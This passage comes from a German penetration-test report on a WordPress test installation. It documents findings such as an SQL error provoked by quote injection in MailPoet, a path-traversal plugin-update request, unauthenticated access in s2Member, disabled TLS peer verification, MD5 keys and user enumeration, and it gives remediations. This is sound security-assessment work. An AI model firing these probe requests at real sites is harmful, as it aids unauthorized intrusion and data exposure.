
_ajax_nonce=df0503b3d6&plugin=backwpup%2F..%2Fbackwpup
%2Fbackwpup.php&slug=backwpup&username=&password=&connection_type=&public_key=&private_k
ey=&action=update-plugin
```

Server-Antwort ist identisch zum Original-Request:

```
{"success":false,"data":
{"update":"plugin","plugin":"backwpup\/..\/backwpup\/backwpup.php","slug":"backwpup","ol
dVersion":"Version 3.2.3","newVersion":"","error":"Plugin-Aktualisierung
fehlgeschlagen."}}
```

PHP-Quellcode:

wp-admin/includes/ajax-actions.php

```
function wp_ajax_update_plugin() {
        global $wp_filesystem;

        $plugin = urldecode( $_POST['plugin'] );
        ...
        $plugin_data = get_plugin_data( WP_PLUGIN_DIR . '/' . $plugin );
```

Risikofaktor: Leicht

6.1.10 SQL-Fehlermeldung in MailPoet-Plugin

Betroffenes Modul: MailPoet-Plugin (wysija)

Beschreibung:

Fehlermeldungen mit technischen Details erlauben es einem Angreifer, Informationen über das Zielsystem zu erlangen und Auswirkungen von Angriffen zu ermitteln. Im Falle einer Ausgabe von SQL-Fehlermeldungen mitsamt SQL-Statement erhält der Angreifer Informationen über die Struktur des Statements, um ggf. weitere SQL-Injection-Angriffe durchführen zu können. Er erhält somit direktes Feedback auf eine SQL-Injection-Versuche.

Ergebnis:

In den erhaltenen Newsletter-E-Mails des MailPoet-Plugins ist ein Link für die Verwaltung des Newsletter-Abonnements enthalten, z. B.:

https://deb-wordpress-scenario4/?wysija-page=1&controller=confirm&wysija-key=6e4a820a9dd78df77ad789af9497bcf4&action=subscriptions&wysijap=subscriptions#wysija-subscriptions

Sendet man hiervon ausgehend einen modifizierten POST-Request, so kann eine SQL-Fehlermeldung provoziert werden. Die Modifikation kann beispielhaft für jeden der wysija[user_list][***][] Parameter erfolgen, indem der Wert ' verwendet wird.

Proof of Concept:

Fehlermeldung, wenn für die Payload `["*"]` (Base64-kodiert: `WyIqIl0=`) genutzt wird:

```
POST /?wysija-page=1&controller=confirm&wysija-
key=6e4a820a9dd78df77ad789af9497bcf4&action=subscriptions&wysijap=subscriptions HTTP/1.1
Host: deb-wordpress-scenario4
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://deb-wordpress-scenario4/?wysija-page=1&controller=confirm&wysija-
key=6e4a820a9dd78df77ad789af9497bcf4&action=subscriptions&wysijap=subscriptions
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 557

wysija%5Buser%5D%5Bemail%5D=mrse%40mms-dresden.de&wysija%5Buser%5D%5Bfirstname
%5D=a&wysija%5Buser%5D%5Blastname%5D=a&wysija%5Buser%5D%5Bstatus%5D=1&wysija%5Buser_list
%5D%5Blist_id%5D%5B%5D='&wysija%5Buser_list%5D%5Bunsub_list%5D%5B%5D='&wysija
%5Buser_list%5D%5Blist_id%5D%5B%5D='&wysija%5Buser_list%5D%5Bunsub_list%5D%5B
%5D='&_wpnonce=5e393fc0fe&_wp_http_referer=%2F%3Fwysija-page%3D1%26controller%3Dconfirm
%26wysija-key%3D6e4a820a9dd78df77ad789af9497bcf4%26action%3Dsubscriptions%26wysijap
%3Dsubscriptions&wysija%5Buser%5D%5Buser_id%5D=35&id=35&action=save
```


Fehlermeldung in der Serverantwort:

```
<div id="error"><p class="wpdberror"><strong>WordPress-Datenbank-Fehler:</strong>
[Duplicate entry &#039;0-35&#039; for key &#039;PRIMARY&#039;]<br /><code>INSERT INTO
`Kradawf7_wysija_user_list` (`user_id`, `list_id`) VALUES (35, 0)</code></p></div><!
DOCTYPE html>
<html lang="de-DE" class="no-js">
```

Risikofaktor: Mittel

Maßnahme:

Es sollten keine Fehlermeldungen mit technischen Details wie dem SQL-Statement ausgeliefert werden.

6.1.11 Zugriff auf Daten im internen Bereich

Betroffenes Modul: s2Member-Plugin

Beschreibung:

Es wurde bei einer WordPress-Instanz durch das Plugin s2Member ein "interner" Bereich geschaffen, auf den nur authentifizierte Benutzer Zugriff erhalten sollen.

Im Test konnte auf Unterseiten und Dateien im diesem internen Bereich zugegriffen werden, ohne dass zuvor eine Anmeldung notwendig war, zum Beispiel:

- https://deb-wordpress-scenario4/intern/putty/*
- https://deb-wordpress-scenario4/intern/upload-test/*
- https://deb-wordpress-scenario4/intern/blindtext/*

Um herauszufinden, welche Seiten existieren, kann durch die Post-ID iteriert werden, z.B. https://deb-wordpress-scenario4/?p=127.

Risikofaktor: Mittel

Maßnahme:

Die Berechtigungsprüfung sollte auf alle Unterseiten und weitere Elemente des Bereichs vererbt werden.

6.1.12 Keine Password-Policy nativ implementierbar

Betroffenes Modul: WordPress Core

Beschreibung:

WordPress unterstützt nativ nicht die Möglichkeit, Passwort-Richtlinien zu konfigurieren. Der Prozess beim Registrieren eines Frontend-Benutzers gibt bereits ein starkes Passwort vor und dem Benutzer wird visuell angezeigt, wie stark das eingegebene Passwort ist. Jedoch besteht für den Benutzer auch die Möglichkeit, ein schwaches Passwort zu verwenden.

Über mindestens 3 Plugins ist es auch möglich, eine Passwort-Policy zu implementieren. Nativ ist WordPress hierzu jedoch nicht in der Lage.

Ein angemeldeter Benutzer kann sein eigenes Passwort neu setzen. Bei Eingabe eines schwachen Passworts (z. B. "a") muss er nur mit einer Checkbox bestätigen, dass er sicher ist, dass er ein schwaches Passwort verwendet. Weiterhin muss er das neue Passwort nur einmal eingeben und muss es kein zweites Mal bestätigen (Profil->Neues Passwort).

Risikofaktor: Leicht

Maßnahme:

Damit sicherheitsbewusste Administratoren nicht auf (evtl. unsichere) Plugins zurückgreifen müssen, sollte WordPress diese grundlegende Funktionalität einer konfigurierbaren Passwort-Policy implementieren.

6.1.13 Frontend-Session unverschlüsselt

Betroffenes Modul: WordPress Core

Beschreibung:

Wenn man sich im Frontend anmeldet, findet dieser Login verschlüsselt über HTTPS statt. Die weiteren Verbindungen werden jedoch wieder per HTTP durchgeführt. Dadurch wird das Cookie `wordpress_logged_in_<hash>` ebenso unverschlüsselt übertragen. Dementsprechend ist für dieses Cookie auch das `secure`-Flag nicht gesetzt.

Ein Angreifer könnte das Cookie für die Frontend-Authentifizierung stehlen und somit den zugehörigen Benutzer verkörpern.

Screenshot:



Abbildung 7: Angemeldete Session ohne HTTPS-Verbindung; Cookie ohne secure-Flag

Risikofaktor: Leicht

Maßnahme:

Sobald ein Benutzer sich authentifiziert, muss bis zum Logout eine sichere verschlüsselte Verbindung erhalten und erzwungen werden, da ansonsten das Authentifizierungstoken (Cookie) unverschlüsselt übertragen wird. Ist dies umgesetzt, sollte das Cookie entsprechend mit dem secure-Flag versehen werden, sodass dieses niemals über eine unverschlüsselte Verbindung zum Server gesendet wird.

6.1.14 Datenbank-Präfix in JavaScript-Code

Betroffenes Modul: WordPress Core

Beschreibung:

Führt man eine Suche im Frontend durch, so wird der Suchbegriff auch in einem JavaScript-Block für infiniteScroll reflektiert. In diesem JSON-Objekt gibt es auch das Element `search_orderby_title`, in dessen Value ein Teil eines SQL-Statements steht:

```
,"search_orderby_title":["Kradawf7_posts.post_title LIKE '%test%'"]
```

Hier kann der Präfix für die WordPress-Datenbank-Tabellen eingesehen werden. Dieser Präfix hat ursprünglich nicht den Zweck, die Sicherheit zu erhöhen, sondern mehrere WordPress Installationen in

einem Datenbank-Schema zu erlauben. Dennoch ermöglicht die Kenntnis des Präfix einem Angreifer, bei einer entsprechenden SQL-Injection-Lücke auf die WordPress-Tabellen zuzugreifen.

Screenshot:



Abbildung 8: Aufzeichnung des HTML-Response inklusive des Datenbank-Präfix

Risikofaktor: Leicht

Maßnahme:

Es sollten keinerlei Informationen über SQL-Ausdrücke den Server verlassen. Der Datenbank-Präfix sollte ausschließlich Administratoren bekannt sein.

6.1.15 s2Member OAuth ohne SSLPeer-Validierung

Betroffenes Modul: s2Member-Plugin

Beschreibung:

Im Plugin s2Member ist eine OAuth-Implementierung hinterlegt, welche per cURL HTTP-Aufrufe durchführt. Hierbei ist jedoch die Option SSL_VERIFYPEER deaktiviert.

Dadurch ist nicht gewährleistet, dass der Aufruf das Server-Zertifikat validiert. Somit könnte ein Angreifer unbemerkt einen Man-in-the-Middle-Angriff durchführen, bei dem das SSL-Zertifikat ausgetauscht wird.

PHP-Quellcode:

/wp-content/plugins/s2member/includes/externals/aweber/oauth_application.php Zeile 576


```
$this->curl->setopt($handle, CURLOPT_SSL_VERIFYPEER, FALSE);
```

Risikofaktor: Leicht

Maßnahme:

Die cURL-Option sollte mit dem Wert TRUE konfiguriert werden.

6.1.16 Cacheable HTTP(S) Newsletter Exports

Betroffenes Modul: MailPoet-Plugin (wysija)

Beschreibung:

In den Responses der Backup- und Export-Dateien des Newsletter-Plugins MailPoet unter den Pfaden

- /wp-content/uploads/wysija/temp/*
- /wp-content/uploads/wysija/temp/*

fehlt der Header Cache-control: no-store/Pragma: no-cache

Somit können sensible Benutzerdaten wie E-Mail-/IP-Adressen im Cache ausgelesen werden, wenn jemand Zugriff auf die Cache-Dateien erhält.

Screenshot:



Abbildung 9: HTTP Response-Header ohne Angabe von Cache-Control

Risikofaktor: Leicht

Maßnahme:

Durch ein Wrapper-Skript, das die Dateien ausliefert, kann der Header gesetzt werden. Alternativ und bedeutend leichter könnte über eine Webserver-Einstellung gezielt der Cache-Control-Header für diese Dateien gesetzt werden.

6.1.17 Unauthentifizierter Zugriff auf Exporte von Newsletter-Daten

Betroffenes Modul: MailPoet-Plugin (wysija)

Beschreibung:

Ein nicht angemeldeter Benutzer kann eine Export-Datei für den E-Mail-Newsletter des MailPoet-Plugins herunterladen. In dieser Datei sind mehrere sensible Daten wie E-Mail-Adresse und verschiedene IP-Adressen enthalten. Weiterhin kann auch der User-Key enthalten sein, um die Abo-Einstellungen für jeden Benutzer ändern zu können. Dies muss jedoch explizit vom Administrator bei Erzeugung des Backups erzwungen werden.

Die Export-Datei ist nach der Erzeugung nur für eine kurze Zeit auf dem Server vorhanden und besitzt einen nicht trivial zu erratenden Dateinamen.

Beispieldatei:

/wp-content/uploads/wysija/temp/export-a15beaf71f6db2d4683e.csv

Risikofaktor: Leicht

Maßnahme:

Es ist nicht trivial möglich, den Zugriff auf diese Datei(en) zu verhindern bzw. einer Berechtigungsüberprüfung zu unterziehen. Die Verwendung eines Zufallswertes im Dateinamen ist ein Weg, den Zugriff zu erschweren. Ebenso ist das zeitnahe Löschen dieser Dateien bereits der richtige Weg. Ein gewisses Restrisiko bleibt hier jedoch immer bestehen.

Eventuell wäre eine praktikable Lösung, dass keine Datei angelegt wird, sondern der Inhalt der Exporte base64-kodiert wird und als Link angeboten wird, z. B.:

```
<a href="data:Application/base64,UEsDBBQABgAIAAAAIQDfpNJsWgEAAC[...]"></a>
```

6.1.18 Anmeldung fremder Abonnenten für den Newsletter

Betroffenes Modul: MailPoet-Plugin (wysija)

Beschreibung:

Ein Benutzer kann sich für einen Newsletter registrieren. Diese Anmeldung muss er über einen Link bestätigen, den er per E-Mail zugesendet bekommt.

Jeder Newsletter, der anschließend versendet wird, enthält einen Link zum Bearbeiten der Newsletter-Einstellungen des Nutzers, z.B.:

https://deb-wordpress-scenario4/?wysija-page=1&controller=confirm&wysija-key=6e4a820a9dd78df77ad789af9497bcf4&action=subscriptions&wysijap=subscriptions#wysija-subscriptions

Dort ist es unter anderem möglich, seine E-Mail Adresse zu editieren. Ändert man die E-Mail-Adresse, wird diese Änderung ohne Verifizierung der E-Mail-Adresse durch das Opt-In-Verfahren durchgeführt. Somit können Abonnements für E-Mail-Adressen ohne Kenntnis des eigentlichen E-Mail-Empfängers registriert werden.

Risikofaktor: Leicht

Maßnahme:

Bei jeder Änderung der E-Mail-Adresse muss erneut das Opt-In-Verfahren durch Bestätigung eines Aktivierungslinks erfolgen.

6.1.19 Schwache Hashfunktion in MailPoet

Betroffenes Modul: MailPoet-Plugin (wysija)

Beschreibung:

Das Newsletter-Plugin MailPoet verwendet eine schwache Hashfunktion (MD5) für den Parameter `user_key`.

Dieser `user_key` wird für den Link zum Ändern den Newsletter Abonnents genutzt:

https://deb-wordpress-scenario4/?wysija-page=1&controller=confirm&wysija-key=6e4a820a9dd78df77ad789af9497bcf4&action=subscriptions&wysijap=subscriptions#wysija-subscriptions

`wysija-key` entspricht hierbei dem `user_key`.

Generell gilt MD5 nicht mehr als sicher, da Kollisionen durchaus realistisch erzeugbar sind.

PHP-Quellcode:

Generierung des Hashes: wysija-newslettersmodelsuser.php Zeile 44

```
$this->values['keyuser'] = md5( AUTH_KEY . $this->values['email'] . $this-
>values['created_at'] );
```

Weiterer Einsatz von MD5 im Plugin:

```
classes/WJ_Stats.php:215:                    if ($_REQUEST['hash'] == md5(AUTH_KEY . $this-
>clicked_url . $this->user_id)) {
core/constants.php:45:define('WYSIJA_CRON',md5(__FILE__.$blog_id));
core/module/statistics_model.php:30:                $hash = md5(get_class($this) .
json_encode($params));
helpers/themes.php:261:        $timecreated = substr( md5(rand()), 0, 20);
helpers/mailer.php:688:                    $md5 = md5($filename);
helpers/mailer.php:994:
$args['hash']=md5(AUTH_KEY.'[unsubscribe_link]'.$args['user_id']);
helpers/mailer.php:999:
```

```
$args['hash']=md5(AUTH_KEY.'[subscriptions_link]'.$args['user_id']);
helpers/file.php:119:        $time_created = substr( md5(rand()), 0, 20);
inc/pear/pop3.php:665:                if(PEAR::isError($data = $this->_sendCmd('APOP '.
$user . ' ' . md5($this->_timestamp . $pass)) ){
inc/phpmailer/class.phpmailer.php:920:        $uniq_id = md5 uniqid(time()));
inc/phpmailer/class.phpmailer.php:1297:                        $inclhash =
md5(serialize($attachment));
inc/phpmailer/class.phpmailer.php:1874:                                $cid = 'cid'.
md5($filename);
inc/phpmailer/class.phpmailer.php:1880:                                if ( $this-
>AddEmbeddedImage($basedir.$directory.$filename, md5($filename), $filename, 'base64',
$mimeType) ) {
models/user.php:44:        $this->values['keyuser'] = md5( AUTH_KEY . $this-
>values['email'] . $this->values['created_at'] );
models/user.php:309:        return md5( AUTH_KEY . $email . time() );
modules/stats_newsletter_std/stats_newsletter_std_view.php:12:
$data['dataset'][$index]['container'] = 'chart'.md5($dataset['title'].rand());
```

Risikofaktor: Leicht

Maßnahme:

Nicht für alle Einsatzbereiche ist die Verwendung von starken Hash-Algorithmen zwingend notwendig, empfohlen wird dennoch, konsistent auf MD5 und SHA1 zu verzichten und stattdessen z. B. SHA256 oder besser SHA512 zu verwenden. Insbesondere für die Identifikation von Newsletter-Subscriptions sollte ein deutlich Entropie-reicherer Hash verwendet werden.

6.1.20 Benutzer/E-Mail-Adressen Enumeration

Beschreibung:

Ist es technisch möglich, den Benutzernamen von anderen Accounts herauszufinden, so ist bereits ein Teil der notwendigen Informationen zum erfolgreichen Anmelden an einem anderem Account vorhanden.

Ein Brute-Force-Angriff, der gültige Zugangsdaten durch Probieren ermittelt, wird deutlich vereinfacht, wenn der Benutzername bekannt ist.

Maßnahme:

Je nach der Ausprägung der Möglichkeit, Benutzernamen oder E-Mail-Adressen herauszufinden, muss unterschiedlich herangegangen werden:

- Bei fehlgeschlagenen Anmeldeversuchen sollte unabhängig davon, ob der Benutzername korrekt ist oder nicht, eine einheitliche Fehlermeldung ausgegeben werden.
- Bei Passwort-Vergessen-Funktionen sollte unabhängig von den eingegebenen Daten (Benutzername oder E-Mail-Adresse) eine einheitliche Nachricht angezeigt werden, z. B. „Sollte Ihr Account mit den eingegebenen Daten übereinstimmen, werden Sie eine E-Mail mit weiteren Instruktionen erhalten".
- Bei der Registrierung neuer Benutzerkonten ist der Ansatz deutlich schwieriger, da dem Nutzer aufgezeigt werden muss, ob der gewählte Benutzername bereits vergeben ist.
  - Eine Lösung wäre der Einsatz von CAPTCHAs, welche allerdings aus Usability und Barrierefreiheitsgründen nicht verwendet werden sollten.

  - Eine Sperrung der IP-Adresse, nachdem eine gewisse Anzahl an Registrierungsversuchen erkannt wurde, kann diesen Angriff ebenso verhindern, riskiert jedoch, dass alle Benutzer hinter dieser IP-Adresse ausgegrenzt werden.

6.1.20.1 Benutzer/E-Mail-Adressen Enumeration in Registrierung

Betroffenes Modul: WordPress Core

Ergebnis:

Die Registrierungsfunktion (/wp-login.php?action=register) erzeugt zwei Fehlermeldungen bei der Eingabe von Benutzernamen oder E-Mail-Adressen, welche bereits registriert sind.

Dadurch ist es möglich, existierende Benutzer und registrierte E-Mail-Adressen herauszufinden.

Screenshot:

Abbildung 10: Anzeige einer Fehlermeldung, wenn Benutzername und/oder E-Mail-Adresse bereits registriert ist

Risikofaktor: Leicht

6.1.20.2 Benutzer Enumeration in Login-Maske

Betroffenes Modul: WordPress Core

Ergebnis:

Bei der Login-Maske werden zwei verschiedene Fehlermeldungen zurückgegeben:

1. Fehlermeldung: „FEHLER: Ungültiger Benutzername. Passwort vergessen?"
2. Fehlermeldung: „FEHLER: Das Passwort, das du für den Benutzernamen pentest_admin eingegeben hast, stimmt nicht. Passwort vergessen?"

Dadurch ist es möglich, existierende Benutzer herauszufinden.

Screenshots:



Abbildung 12: Fehlermeldung in Login-Maske

Abbildung 11: Fehlermeldung in Login-Maske

Risikofaktor: Leicht

6.1.20.3 Benutzer/E-Mail-Adressen Enumeration in Passwort-Vergessen-Funktion

Betroffenes Modul: WordPress Core

Beschreibung:

Die Passwort-Vergessen-Funktion hat zwei verschiedene Statusmeldungen bei der Eingabe von Benutzernamen oder E-Mail-Adressen (/wp-login.php?action=lostpassword):

- Kein existierender Benutzer: „Fehler: Falscher Benutzername oder falsche E-Mail-Adresse."
- Existierender Benutzer: „Überprüfe dein E-Mail-Konto für den Bestätigungslink."

Dadurch ist es möglich, existierende Benutzer und registrierte E-Mail-Adressen herauszufinden.

Screenshots:



Abbildung 13: Fehlermeldung bei Eingabe nicht vorhandener Benutzerdaten

> Überprüfe dein E-Mail-Konto für den Bestätigungslink.

Abbildung 14: Erfolgsmeldung bei Eingabe bekannter Benutzerdaten

Risikofaktor: Leicht

6.1.21 Enumerieren der installierten WordPress Version und Plugins

Betroffenes Modul: WordPress Core

Beschreibung:

Es ist prinzipiell möglich, Informationen über die verwendete WordPress-Version und die verwendeten Plugins samt Version zu ermitteln. WordPress bietet keinen Schutz vor der Enumerierung dieser Informationen.

Es kann die Version der WordPress-Installation an sehr vielen Stellen ohne Authentifizierung ermittelt werden:

- /liesmich.html
- /readme.html
- /wp-config-sample.php
- /wp-mail.php
- /license.txt
- /wp-admin/upgrade.php
- /wp-admin/maint/repair.php
- /2014
- /2015/*
- /?s2member_paypal_notify=1
- /?s=
- /?wysija-page=1&controller=confirm&wysija-key=&action=subscribe&wysijap=subscriptions&wysiconf=WyIxIl0=
- /search/*

Weiterhin konnten mit dem Tool wpscan beispielhaft folgende Informationen über Plugins ermittelt werden:

- jetpack v3.8.1
- s2member
- user-role-editor v4.21.1
- wysija-newsletters v2.6.19

Das Tool wpscan kann ausgehend von der WordPress-Version und den Informationen über die Plugins gezielt die bereits bekannten Schwachstellen ermitteln. Dadurch ist ein Angreifer sehr schnell in der Lage, mögliche Schwachstellen in der WordPress-Installation zu identifizieren.

Screenshot:

```
[+] We found 4 plugins:

[+] Name: jetpack - v3.8.1
 |  Location: https://deb-wordpress-scenario4/wp-content/plugins/jetpack/
 |  Readme: https://deb-wordpress-scenario4/wp-content/plugins/jetpack/readme.txt
 |  Changelog: https://deb-wordpress-scenario4/wp-content/plugins/jetpack/changelog.txt
[!] The version is out of date, the latest version is 3.8.2

[+] Name: s2member
 |  Latest version: 151218
 |  Location: https://deb-wordpress-scenario4/wp-content/plugins/s2member/

[+] Name: user-role-editor - v4.21.1
 |  Latest version: 4.21.1 (up to date)
 |  Location: https://deb-wordpress-scenario4/wp-content/plugins/user-role-editor/
 |  Readme: https://deb-wordpress-scenario4/wp-content/plugins/user-role-editor/readme.txt

[+] Name: wysija-newsletters - v2.6.19
 |  Latest version: 2.6.19 (up to date)
 |  Location: https://deb-wordpress-scenario4/wp-content/plugins/wysija-newsletters/
 |  Readme: https://deb-wordpress-scenario4/wp-content/plugins/wysija-newsletters/readme.txt
```

Abbildung 15: Beispielhafte Auflistung der eingesetzten Plugins

Risikofaktor: Leicht

Maßnahme:

Plugins sollten keine Standard-Dateinamen verwenden, in denen die Versionsangaben aufgeführt sind.

WordPress selbst sollte Informationen über die verwendete Version nicht öffentlich zugänglich zu machen.

6.1.22 Uploadgröße bei XML-RPC

Betroffenes Modul: WordPress Core

Beschreibung:

Ein angemeldeter Benutzer darf nur maximal 2 MB große Dateien hochladen (/wp-admin/media-new.php).

Über die XML-RPC-Schnittstelle (/xmlrpc.php) kann ein Benutzer hingegen Dateien mit insgesamt 21 MB Größe hochladen.

Risikofaktor: Leicht

Maßnahme:

Die Limits der Dateigrößen für Uploads sollte über beide Schnittstellen einheitlich sein.

6.1.23 Formulare mit autocomplete

Beschreibung:

In Formularen können Benutzereingaben automatisch vervollständigt werden. Diese Daten werden lokal auf dem Client (im Browser) abgelegt und können dort von einem Angreifer oder anderen Benutzer des Systems ermittelt werden. Daher sollten insbesondere Formulare, die zur Eingabe von Logindaten (Benutzername und Passwort/PIN) verwendet werden, diese Funktion deaktivieren. Auch für andere sensible Formularfelder (z.B. Bankverbindungen, Kreditkartennummern) sollte die automatische Vervollständigung nicht verwendet werden.

Maßnahme:

Ein Formular sollte durch Setzen des Attributs `autocomplete = "off"` verhindern, dass sensible Formulardaten vom Browser gespeichert und bei der nächsten Verwendung automatisch vervollständigt werden.

Siehe auch:
https://www.owasp.org/index.php/Session_Management#Prevent_Sensitive_Data_from_Being_Cached_on_Client_Side

6.1.23.1 Passwort-Vergessen-Funktion ohne autocomplete="off"

Betroffenes Modul: WordPress Core

Ergebnis:

Im Formular für den Prozess des vergessenen Passworts (/wp-login.php?action=lostpassword) besitzt das Eingabefeld für die E-Mail-Adresse nicht das HTML-Attribut `autocomplete="off"`. Dadurch ist es dem Browser erlaubt, die E-Mail-Adresse zu speichern. Dies ist zwar für den Benutzer komfortabel, birgt aber auch das Risiko, dass diese Daten in unberechtigte Hände fallen.

Risikofaktor: Leicht

6.1.23.2 Benutzername und Passwort ohne autocomplete="off"

Betroffenes Modul: WordPress Core

Ergebnis:

Die Eingabefelder bei der Anmeldung (/wp-login.php) besitzen nicht das HTML-Attribut `autocomplete="off"`. Dadurch ist es dem Browser erlaubt, die Zugangsdaten oder auch nur den Benutzernamen zu speichern. Dies ist zwar für den Benutzer komfortabel, birgt aber auch das Risiko, dass diese Daten in unberechtigte Hände fallen.

Risikofaktor: Leicht

6.1.24 Information Disclosure E-Mail-Adresse

Betroffenes Modul: s2Member-Plugin

Beschreibung:

Durch eine generierte JavaScript-Datei des Plugins s2Member wird die E-Mail-Adresse für den Absender bei Registrierungen preisgegeben.

Link-Beispiel:

https://deb-wordpress-scenario4/wp-content/plugins/s2member/s2member-o.php?ws_plugin__s2member_js_w_globals=1&qcABC=1&ver=151210-2013908435

Suche nach: `S2MEMBER_REG_EMAIL_FROM_EMAIL`

Durch die Preisgabe der E-Mail-Adresse könnte diese vermehrt als Spam-Empfänger missbraucht werden.

Risikofaktor: Leicht

Maßnahme:

Die E-Mail-Adresse in dieser JavaScript-Datei sollte nicht notwendig sein und folglich entfernt werden.

6.2 Betriebssystem

6.2.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Betriebssystems gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf WordPress zutreffen.

Darüber hinaus besteht bei WordPress die Besonderheit, dass der SMTP-Server für den Mail-Versand nicht direkt angesprochen werden kann, so dass die PHP-Funktion mail() über einen installierten Postfix Mail-Server implementiert wurde.

6.2.2 E-Mail-Versand unverschlüsselt

Betroffenes Modul: Postfix SMTP

Beschreibung:

Beim Versand von E-Mails erfolgt die Kommunikation mit dem SMTP-Server unverschlüsselt.

Während des Mitschneidens der Kommunikation kann erkannt werden, dass der SMTP-Server zwar `STARTTLS` unterstützt, der Client jedoch den Befehl `STARTTLS nicht` ausführt:

SMTP-Netzwerkverkehr:

Gesendete SMTP-Befehle und empfangene Antworten:

```
220 mailgate.mms-dresden.de -- Server ESMTP (Sun Java(tm) System Messaging Server 6.3-
```

```
7.04 (built Sep 26 2008, 32bit))
EHLO deb-wordpress-scenario1.cms2.local
250-mailgate.mms-dresden.de
250-8BITMIME
250-PIPELINING
250-CHUNKING
250-DSN
250-ENHANCEDSTATUSCODES
250-EXPN
250-HELP
250-XADR
250-XDTA
250-XCIR
250-XOEN
250-XLOOP C0BA8C9EB8BA980DC434B3CB980EBB78
250-STARTTLS
250-ETRN
250-NO-SOLICITING
250 SIZE 0
MAIL FROM:<cms@deb-wordpress-scenario4.cms2.local> SIZE=5092 BODY=8BITMIME
RCPT TO:<fahu@mms-dresden.de> ORCPT=rfc822;fahu@mms-dresden.de
DATA
250 2.5.0 Address and options OK.
250 2.1.5 fahu@mms-dresden.de and options OK.
354 Enter mail, end with a single "."
Received: by deb-wordpress-scenario1.cms2.local (Postfix, from userid 1002)
.id 2BF80C0562; Mon, 25 Jan 2016 22:53:15 +0100 (CET)
To: fahu@mms-dresden.de
Subject: [ERFOLGREICH] BackWPup Log 25-Jan-2016 22:53: Pentest20160114
...
```

Risikofaktor: Hinweis

Maßnahme:

Der Postfix SMTP-Server muss angemessen konfiguriert werden, um einen TLS-Handshake durchführen zu können.

6.3 Webserver

6.3.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene des Webservers gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf WordPress zutreffen.

6.4 Datenbank

6.4.1 Zusammenfassung

Es wurden wenige Fehler bzw. weitere Härtungsmaßnahmen auf der Ebene der Datenbank gefunden, welche in einem separaten Dokument [3] beschrieben werden, da diese nicht nur auf WordPress zutreffen.

Anhang: Bewertungskriterien der Schwere der Testergebnisse

Risikofaktor „Hinweis"

	Beschreibung
Klassifikation	Keine Schwachstelle oder Schwachstelle ohne Risiko.
Korrektur	Korrektur nicht notwendig.
Auswirkung	Kein Schaden für System oder Anwendung.
